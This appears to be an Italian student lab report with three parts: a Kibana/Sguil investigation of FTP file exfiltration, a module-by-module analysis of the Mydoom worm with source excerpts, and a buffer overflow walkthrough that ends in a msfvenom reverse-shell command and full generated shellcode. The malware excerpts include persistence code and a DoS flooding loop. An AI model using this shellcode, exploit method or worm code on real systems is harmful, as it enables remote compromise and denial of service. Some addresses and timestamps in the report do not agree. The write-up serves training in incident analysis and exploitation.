
Domanda: Scorri il flusso TCP. Che tipo di dati ha letto l'attore della minaccia?

R: Il contenuto del file "passwd" focalizzandosi sull'utente root.

Kibana

Premendo col destro su l'IP della macchina target, andiamo a selezionare "Kibana IP Lookup" ed effettuiamo l'accesso. Impostiamo la data al 11 giugno 2020.





Il tool ci dice che sono stati effettuati 9 logs con quell'ip e, sapendo dalla task che il file confidential.txt non è più accessibile andiamo quindi a filtrare il log "bro_ftp" per vedere il traffico FTP.

Log Type(s) ▾	Count ▾
bro_conn	6
bro_ssh	2
snort	1

Scorrendo in basso vedremo 2 log

Time ▾	source_ip	source_port	destination_ip	destination_port	_id
▶ June 11th 2020, 03:54:54.173	209.165.201.17	46450	209.165.200.235	22	KzJqzXIB B6Cd-0 SZvhc
▶ June 11th 2020, 03:47:30.968	209.165.201.17	46448	209.165.200.235	22	KTJqzXIB B6Cd-0 SZvhc

Domanda: Quali sono gli indirizzi IP e i numeri di porta di origine e destinazione per il traffico FTP?

R: Gli indirizzi IP di origine e destinazione sono rispettivamente 209.165.201.17 e 209.165.200.235, le porte invece sono la 46450 per quella d'origine e la 22 per la destinazione.

Aprendo il secondo vedremo il campo "ftp_arguments" è citato il file mancante.

t	ftp_argument	🔍 🔍 📄 *	ftp://209.165.200.235/./confidential.txt
t	ftp_command	🔍 🔍 📄 *	STOR
t	message	🔍 🔍 📄 *	{"ts":"2020-06-11T03:53:09.086840Z","uid":"C5GkeA4t8oXZdWTPr6","id.orig_h":"192.168.0.11","id.orig_p":52776,"id.resp_h":"209.165.200.235","id.resp_p":21,"user":"analyst","password":"<hidden>","command":"STOR","arg":"ftp://209.165.200.235/./confidential.txt","mime_type":"text/plain","reply_code":226,"reply_msg":"Transfer complete.","fuid":"FX1iV63eSMAEiN16S2"}

Tornando più su apriamo l'id di questo log


t	_id	🔍 🔍 📄 *	LTjqzXIBB6Cd-_0Sbfg0
t	_index	🔍 🔍 📄 *	seconion:logstash-import-2020.06.11

DST: 220 (vsFTPd 2.3.4)
DST:
SRC: USER analyst
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS cyberops
SRC:
DST: 230 Login successful.

Domanda: Quali sono le credenziali utente per accedere al sito FTP?

R: User "analyst", password "cyberops"

Tornando nella barra di ricerca filtriamo i risultati con "ftp_data", ci mostrerà un solo risultato



Scorriamo in basso e analizziamo quest'unico log, abbiamo trovato il contenuto del file confidential.txt

close

192.168.0.11:49817_209.165.200.235:20-6-620974293.pcap

Log entry:

```
[{"ts":"2020-06-11T03:53:09.088773Z","fid":"FX1iV63eSMAEI16S2","tx_hosts":["192.168.0.11"],"rx_hosts":["209.165.200.235"],"conn_uids":["C2Jv8MWV6Xg4Ibb51"],"source":"FTP_DATA","depth":0,"analyzers":{"SHA1":"","MD5":"","mime_type":"text/plain","duration":0.0,"is_orig":false,"seen_bytes":102,"missing_bytes":0,"overflow_bytes":0,"timedout":false,"md5":"","e7bc9c20bfd5666365379c91294d536b","sha1":"","7f54acee0342f6161f8e63a10824ee11b330725"}}
```

Sensor Name: seconion-import

Timestamp: 2020-06-11 03:53:09

Connection ID: CLI

Src IP: 192.168.0.11

Dst IP: 209.165.200.235

Src Port: 49817

Dst Port: 20

OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)

OS Fingerprint -> 192.168.0.11:49817 (distance 0, link: ethernet/modem)

SRC: CONFIDENTIAL DOCUMENT

SRC: DO NOT SHARE

SRC: This document contains information about the last security breach.

SRC:


DEBUG: Using archived data: /nsm/server_data/securityonion/archive/2020-06-11/seconion-import/192.168.0.11:49817_209.165.200.235:20-6.raw

QUERY: SELECT sid FROM sensor WHERE hostname='seconion-import' AND agent_type='pcap' LIMIT 1

CAPME: Processed transcript in 0.46 seconds: 0.05 0.27 0.00 0.14 0.00

192.168.0.11:49817_209.165.200.235:20-6-620974293.pcap

Torniamo nella dashboard d Kibana e clicchiamo su "Files" nell'elenco, la pagina si aggiornerà e ci mostrerà un unico file chiamato "ftp_data" di 102B



Domanda: Quali sono i diversi tipi di file?

R: Il file visualizzato sarà di tipo "text/plain"

Domanda: Quali sono le sorgenti dei file elencate?

R: FTP_DATA

Scorriamo in basso e torniamo sul file di log, apriamolo e vediamo i dettagli.

Time ▾	file_ip	destination_ip	source	uid	fuid	_id
▶ June 11th 2020, 03:53:09.088	192.168.0.11	208.165.200.235	FTP_DATA	C2jv8MWW6Xg4lbb51	FX1IV63eSMAEIN16S2	KDjqzXIBB6Cd-_0SVfiy

1-1 of 1

Domanda: Qual è il tipo MIME, l'indirizzo IP di origine e di destinazione associato al trasferimento dei dati FTP? Quando si è verificato questo trasferimento?

R: MIME Type: text/plain

IP origine: 192.168.0.11

IP dest: 208.165.200.235

Timestamp: 11 giugno 2020, ore 18:49:46

Premendo su "_id" visualizziamo il contenuto del file:

SRC: CONFIDENTIAL DOCUMENT

SRC: DO NOT SHARE

SRC: This document contains information about the last security breach.

SRC:

Domanda: Con tutte le informazioni raccolte finora, qual è la tua raccomandazione per fermare ulteriori accessi non autorizzati?

R: Isolare il sistema 192.168.0.11 per analisi forensi, Rivedere le policy di accesso FTP e limitare i trasferimenti esterni, Investigare se ci sono stati altri trasferimenti simili, Bloccare immediatamente l'IP 209.165.200.235 nel firewall,

Conclusione

L'analisi condotta ha evidenziato che un attaccante ha ottenuto l'accesso root a una macchina vulnerabile e ha sottratto il file *confidential.txt* tramite FTP.

Grazie all'uso combinato di Sguil, Wireshark e Kibana, è stato possibile ricostruire l'attacco e identificare sia l'origine che le modalità del compromesso.

Per prevenire ulteriori accessi non autorizzati, è essenziale isolare l'host compromesso, rafforzare i controlli sugli accessi e monitorare costantemente il traffico FTP e gli eventi di rete sospetti.

Analisi del Malware

Win32.Mydoom.a

Introduzione

Win32.Mydoom.a è un worm di tipo mass-mailing che si è diffuso rapidamente nel 2004 sfruttando sia la posta elettronica sia le reti peer-to-peer (P2P). Il malware è scritto in C ed è strutturato in più file sorgente, ciascuno dei quali implementa una componente funzionale del worm. La sua architettura modulare, unita a tecniche di offuscamento, persistenza e evasione, lo rende particolarmente insidioso da rilevare e neutralizzare.

Architettura Generale

Il codice sorgente è suddiviso in diversi moduli, ognuno dei quali gestisce uno specifico aspetto del comportamento del malware:

- **main.c** – Punto di ingresso e orchestratore delle funzionalità
- **massmail.c / msg.c** – Composizione ed invio di email ingannevoli
- **scan.c** – Raccolta di indirizzi email dai file locali
- **xsmtp.c** – Connessione e invio di email tramite SMTP
- **p2p.c** – Propagazione tramite reti P2P
- **xproxy.c** – Funzionalità di proxy SOCKS4
- **sco.c** – Attacchi DoS verso specifici obiettivi
- **lib.c** – Funzioni ausiliarie e offuscamento
- **cleanpe.cpp** – Manipolazione di eseguibili PE per evasione forense

Comportamenti Malevoli Chiave

- Diffusione tramite email e P2P
 - Creazione di backdoor
 - Attacchi Denial of Service (DoS)
 - Proxy malevolo (SOCKS4)
 - Evasione forense e crittografica
 - Manipolazione di file di sistema
-

Analisi dei Moduli Principali

main.c – Inizializzazione e Persistenza

Il **cuore** del malware. Funge da punto di ingresso. Questo modulo inizializza l'ambiente, e gestisce l'avvio di thread paralleli per inviare email, comunicare con server remoti e mantenere la persistenza.

In fase iniziale:

- Copia sé stesso in directory di sistema (es. `C:\Windows\System32\taskmon.exe`)

```
rot13(regpath, "Fbsgjner\\Zvpefbfbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");  
rot13(valname, "GnfxZba"); /* "TaskMon" */
```

- Crea voci nel registro di sistema per l'avvio automatico (Run)
- Crea un mutex per evitare più istanze simultanee

```
CreateMutex(NULL, TRUE, tmp);
```

- Avvia thread paralleli per invio email, scansione file, attivazione proxy e P2P

Implementa anche controlli temporali tramite `sync_gettime()` per evitare l'esecuzione dopo una certa data, probabilmente per evitare il rilevamento a lungo termine.

msg.c + massmail.c – Email Ingannevoli

Tra i moduli più significativi troviamo **msg.c** e **massmail.c**, responsabili della generazione delle mail malevole: qui vengono creati messaggi con testi ingannevoli e allegati dannosi, mascherati da documenti legittimi e **offuscati in Base64 e ROT13 per eludere i filtri antivirus**.

Le caratteristiche chiave includono:

- Spoofing del mittente (randomizzazione)
- Allegati infetti codificati in Base64
- Offuscamento delle stringhe tramite ROT13
- Varietà di testi per aumentare la credibilità

scan.c – Raccolta Indirizzi Email

La raccolta degli indirizzi email viene invece affidata a **scan.c**, che scandaglia file locali, alla ricerca di contatti da infettare.

Il worm scansiona:

- File .txt, .html, .dbx, .wab
- Cartelle temporanee di Internet
- Rubrica di Outlook

```
static void scan_out(const char *email)  
{  
    massmail_addq(email, 0);  
    return;  
}
```

Questo gli consente di costruire una vasta lista di target per il mass mailing.

xsmtp.c – Invio delle Email Infette

L'invio vero e proprio delle email è gestito da **xsmtp.c**, che tenta connessioni dirette ai server **SMTP**.

Principalmente si occupa di:

- Risoluzione dei record MX via DNS
- Invio di email tramite server SMTP noti o configurati dall'utente
- Tentativi multipli per assicurare la consegna

zipstore.c – Creazione di Archivi ZIP

È presente anche un modulo **zipstore.c**, usato per confezionare i **payload infetti**, spesso manipolando intestazioni e checksum per aumentare la credibilità.

I file infetti vengono compressi in **archivi ZIP** per eludere controlli antivirus

```
struct zip_header_t {  
    DWORD signature;          /* 0x04034b50 */  
    WORD ver_needed;  
    WORD flags;  
    WORD method;  
    WORD lastmod_time;  
    WORD lastmod_date;  
    DWORD crc;  
    DWORD compressed_size;  
    DWORD uncompressed_size;  
    WORD filename_length;  
    WORD extra_length;  
};
```

p2p.c – Propagazione via Peer-to-Peer

P2p.c, analizza e sfrutta reti P2P come **Kazaa** per replicarsi. Il worm si **copia nelle cartelle condivise**, assumendo nomi accattivanti per trarre in inganno gli utenti:

- Inserisce copie infette con nomi accattivanti (es. [Winamp.exe](#), [CrackPhotoshop.exe](#), [taskmon.exe](#))

```
char *kazaa_names[] = {  
    "jvanzc5",  
    "vpd2004-svany",  
    "npgvingvba_penpx",  
    "fgevc-tvey-2.0o",  
    "qpbz_cngpurf",  
    "ebbgxvgKC",  
    "bssvpr_penpx",  
    "ahxr2004"  
};
```

Questi nomi, una volta decodificati, possono corrispondere a termini accattivanti per attirare gli utenti di Kazaa.

- Può sfruttare la funzione `p2p_spread()` per replicarsi automaticamente nei percorsi condivisi

xproxy.c – Proxy SOCKS4 Malevolo

Xproxy.c implementa un proxy **SOCKS4** che trasforma la macchina infetta in un nodo per comunicazioni illegittime.

Questo modulo consente:

- Accesso remoto al sistema infetto
- Offuscamento del traffico in uscita
- Possibilità di inoltrare altri attacchi tramite la macchina vittima

sco.c – Attacco Denial of Service

In parallelo, il **modulo sco.c**, lancia **attacchi DoS** verso obiettivi specifici, inondando di richieste tramite connessioni multiple.

Tutto questo porta:

- Generazione massiva di richieste HTTP
- Utilizzo di connessioni multiple per saturare la banda del server
- Offuscamento ROT13 degli URL per nasconderli nel codice

```
// Funzione principale del thread che lancia l'attacco DoS
static DWORD _stdcall scodos_th(LPVOID pv)
{
    struct sockaddr_in addr;
    char buf[512];
    int sock;

    // Decodifica ROT13 della richiesta HTTP "GET / HTTP/1.1\r\nHost: www.sco.com\r\n\r\n"
    rot13(buf,
        "TRG / UGGC/1.1\r\n"
        "Ubfg: jjj.fpb.pbz\r\n"
        "\r\n");

    SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_BELOW_NORMAL);
    if (pv == NULL) goto ex;
    addr = *(struct sockaddr_in *)pv;

    for (;;) {
        // Connette al server target (www.sco.com)
        sock = connect_tv(&addr, 8);
        if (sock != 0) {
            // Invia la richiesta HTTP
            send(sock, buf, strlen(buf), 0);
            Sleep(300); // Pausa breve
            closesocket(sock);
        }
    }
ex:
    ExitThread(0);
    return 0;
}
```

lib.c – Funzioni di Supporto

Questo modulo funge da **libreria condivisa** e fornisce utility fondamentali utilizzate da altri componenti del worm. Le sue funzionalità coprono diversi ambiti:

- Generazione di numeri casuali
- Manipolazione di stringhe

- Conversioni Base64 e ROT13
- Verifica connettività
- Gestione delle date SMTP

cleanpe.cpp – Pulizia di Eseguibili

Per **ostacolare l'analisi forense**, il file **cleanpe.cpp** rimuove o modifica metadati e timestamp dagli eseguibili, alterando le intestazioni PE. Tutto il codice è disseminato di funzioni offuscate, codificate in ROT13, per confondere analisti e strumenti automatici.

Tecniche di Offuscamento ed Evasione

- ROT13 e Base64 per nascondere stringhe e URL
- Manipolazione del registro per l'avvio automatico
- Thread multipli per resilienza e resistenza alla terminazione
- Controllo temporale per fermare il malware dopo una data specifica
- Dropper con decifratura on-the-fly di eseguibili (es. `decrypt1_to_file()`)

Considerazioni Finali

Il malware Mydoom è un esempio avanzato di worm multi-canale con caratteristiche che anticipavano molte tecniche moderne:

- Uso simultaneo di mass mailing e P2P
- Componenti modulari e indipendenti
- Capacità di creare un'infrastruttura C2 attraverso proxy interni
- Tentativi di elusione attiva della rilevazione

Raccomandazioni

È fondamentale isolare le macchine sospette, eseguire analisi forensi accurate e rafforzare i sistemi di monitoraggio del traffico e dei processi.

- Isolare i sistemi infetti immediatamente
 - Rimuovere le chiavi di registro Run sospette
 - Effettuare analisi forensi sui PE sospetti
 - Implementare EDR (**Endpoint Detection and Response**) con funzionalità anti-mass-mailing e rilevamento comportamentale
-

Conclusione

Win32.Mydoom.a rappresenta una delle implementazioni storiche più pericolose di malware a diffusione massiva. La sua architettura modulare, unita a tecniche di evasione e persistenza, ha rappresentato un punto di svolta nello sviluppo dei worm.

La sua analisi continua a offrire spunti didattici e pratici per la comprensione delle tecniche ancora oggi utilizzate da molte famiglie di malware moderne.

Traccia Extra 2: Cracking di un buffer overflow

Avvio della VM

Setup VM:

Rete Interna Ip kali: 192.168.1.15

Ip windows 10 pro: 192.168.1.17

porta 1337

Introduzione:

L'obiettivo di questa analisi è stato identificare e sfruttare una vulnerabilità di buffer overflow. L'analisi ha seguito un processo metodico che include la determinazione della dimensione del buffer, la sovrascrittura del registro EIP per il controllo del flusso di esecuzione e l'esecuzione di codice arbitrario per ottenere una shell inversa sulla macchina target.

Facendo le prime prove troviamo che l'overflow si innesca correttamente.

```
(kali@kali)-[~]
$ nc 192.168.1.17 1337
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
OVERFLOW1 COMPLETE
```

Scopriamo che inserendo abbastanza 'A' mandiamo in crash il programma e troviamo alcuni dettagli, come il puntatore dello stack (ESP) e il valore del puntatore all'istruzione (EIP)

Calcoliamo gli offset di EIP ed ESP all'interno del nostro payload usando pattern_create e pattern_offset.

```
Registers (FPU)
EAX 00000000 ASCII "OVERFLOW1 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8"
ECX 00000000
EDX 00000000
EBX 376E4336
ESP 00000000 ASCII "0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2"
EBP 43386E43
ESI 00401973 osep.00401973
EDI 00401973 osep.00401973
EIP 6F43396E
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 002B 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 7F8F000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FDW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1 1 1
```

Osserviamo che ESP inizia con “0Co1” e il valore EIP è 0x6f43396e, convertendolo (little-endian) otteniamo “n9Co” a questo punto utilizziamo il pattern per ottenere gli offset di EIP ed ESP.

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.  
rb -q 0Co1  
[*] Exact match at offset 1982  
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.  
rb -q n9Co  
[*] Exact match at offset 1978
```

Otteniamo l'offset 1978.

Python

Come Proof of Concept creiamo uno script in python che si collegherà al server vulnerabile e invierà un payload specifico. Ricontriamo che ci sono dei badchar.

!mona compare -f C:\mona\oscp\bytearray.bin -a

Address	Status	BadChars	Type	Location
0x00e0fa28	Corruption after 44 byte	00 07 2e 2f a0 a1	normal	Stack

Dopo più iterazioni, sono stati rimossi tutti i caratteri problematici fino a ottenere un output "Unmodified"

Address	Status	BadChars	Type
0x01a0fa20	Unmodified		normal

Badchars

Domanda: Cosa sono i 'badchars'? Dove abitano? Di cosa si nutrono?

R: I **badchars**, o *bad characters*, sono byte che **non devono comparire** in un payload (come shellcode o exploit) perché **interferiscono con il corretto funzionamento** dell'exploit stesso. Non sono personaggi cattivi di un cartone animato, anche se il nome lo fa sembrare

R: Cosa sono i badchars?

I **badchars** sono **caratteri proibiti** in un exploit buffer. Se usati, possono:

- **truncare** il payload
- **rompere** la shellcode
- **interrompere** l'esecuzione del codice

R: Dove abitano i badchars?

I badchars **non vivono in una cartella segreta**, ma risiedono nel cuore degli exploit, in fase di sviluppo, durante:

- Buffer overflow
- Format string vulnerabilities
- Shellcode injection

In pratica, li scopri **testando manualmente** quali byte si “rompono” nel mezzo del payload.

R: Di cosa si nutrono?

Di niente, ma **si nutrono del tuo tempo** se non li identifichi per tempo.

Per eliminarli bisogna:

1. Generare un set di **tutti i byte da \x01 a \xff**
2. Osservarne l'effetto in memoria (es. con un debugger)
3. Escludere quelli che **non appaiono correttamente**

Generare uno shellcode per ottenere una RCE

Il payload è stato generato con msfvenom, utilizzando una shell inversa su kali linux:

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.15 LPORT=1337 EXITFUNC=thread -b '\x00\x07\x2e\xa0' -f python  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
Found 11 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 351 (iteration=0)  
x86/shikata_ga_nai chosen with final size 351  
Payload size: 351 bytes  
Final size of python file: 1745 bytes  
buf = b""  
buf += b"\xbb\xf0\xc7\x1e\xfa\xdb\xdf\xd9\x74\x24\xf4\x5e"  
buf += b"\x29\xc9\xb1\x52\x31\x5e\x12\x83\xc6\x04\x03\xae"  
buf += b"\xc9\xfc\x0f\xb2\x3e\x82\xf0\x4a\xbf\xe3\x79\xaf"  
buf += b"\x8e\x23\x1d\xa4\xa1\x93\x55\xe8\x4d\x5f\x3b\x18"  
buf += b"\xc5\x2d\x94\x2f\x6e\x9b\xc2\x1e\x6f\xb0\x37\x01"  
buf += b"\xf3\xcb\x6b\xe1\xca\x03\x7e\xe0\x0b\x79\x73\xb0"  
buf += b"\xc4\xf5\x26\x24\x60\x43\xfb\xcf\x3a\x45\x7b\x2c"  
buf += b"\x8a\x64\xaa\xe3\x80\x3e\x6c\x02\x44\x4b\x25\x1c"  
buf += b"\x89\x76\xff\x97\x79\x0c\xfe\x71\xb0\xed\xad\xbc"  
buf += b"\x7c\x1c\xaf\xf9\xbb\xff\xda\xf3\xbf\x82\xdc\xc0"  
buf += b"\xc2\x58\x68\xd2\x65\x2a\xca\x3e\x97\xff\x8d\xb5"  
buf += b"\x9b\xb4\xda\x91\xbf\x4b\x0e\xaa\xc4\xc0\xb1\x7c"  
buf += b"\x4d\x92\x95\x58\x15\x40\xb7\xf9\xf3\x27\xc8\x19"  
buf += b"\x5c\x97\x6c\x52\x71\xcc\x1c\x39\x1e\x21\x2d\xc1"  
buf += b"\xde\x2d\x26\xb2\xec\xf2\x9c\x5c\x5d\x7a\x3b\x9b"  
buf += b"\xa2\x51\xfb\x33\x5d\x5a\xfc\x1a\x9a\x0e\xac\x34"  
buf += b"\x0b\x2f\x27\xc4\xb4\xfa\xe8\x94\x1a\x55\x49\x44"  
buf += b"\xdb\x05\x21\xe8\xd4\x7a\x51\xb1\x3e\x13\xf8\x48"  
buf += b"\xa9\xdc\x55\x53\x26\xb5\xa7\x53\x3d\x7c\x21\xb5"  
buf += b"\x57\x6e\x67\x6e\xc0\x17\x22\xe4\x71\xd7\xf8\x81"  
buf += b"\xb2\x53\x0f\x76\x7c\x94\x7a\x64\xe9\x54\x31\xd6"  
buf += b"\xbc\x6b\xef\x7e\x22\xf9\x74\x7e\x2d\xe2\x22\x29"  
buf += b"\x7a\xd4\x3a\xbf\x96\x4f\x95\xdd\x6a\x09\xde\x55"  
buf += b"\xb1\xea\xe1\x64\x34\x56\xc6\x76\x80\x57\x42\x22"  
buf += b"\x5c\x0e\x1c\x9c\x1a\xf8\xee\x76\xf5\x57\xb9\x1e"  
buf += b"\x80\x9b\x7a\x58\x8d\xf1\x0c\x84\x3c\xac\x48\xbb"  
buf += b"\xf1\x38\x5d\xc4\xef\xd8\xa2\x1f\xb4\xf9\x40\xb5"  
buf += b"\xc1\x91\xdc\x5c\x68\xfc\xde\x8b\xaf\xf9\x5c\x39"  
buf += b"\x50\xfe\x7d\x48\x55\xba\x39\xa1\x27\xd3\xaf\xc5"  
buf += b"\x94\xd4\xe5"
```

Innescare lo shellcode

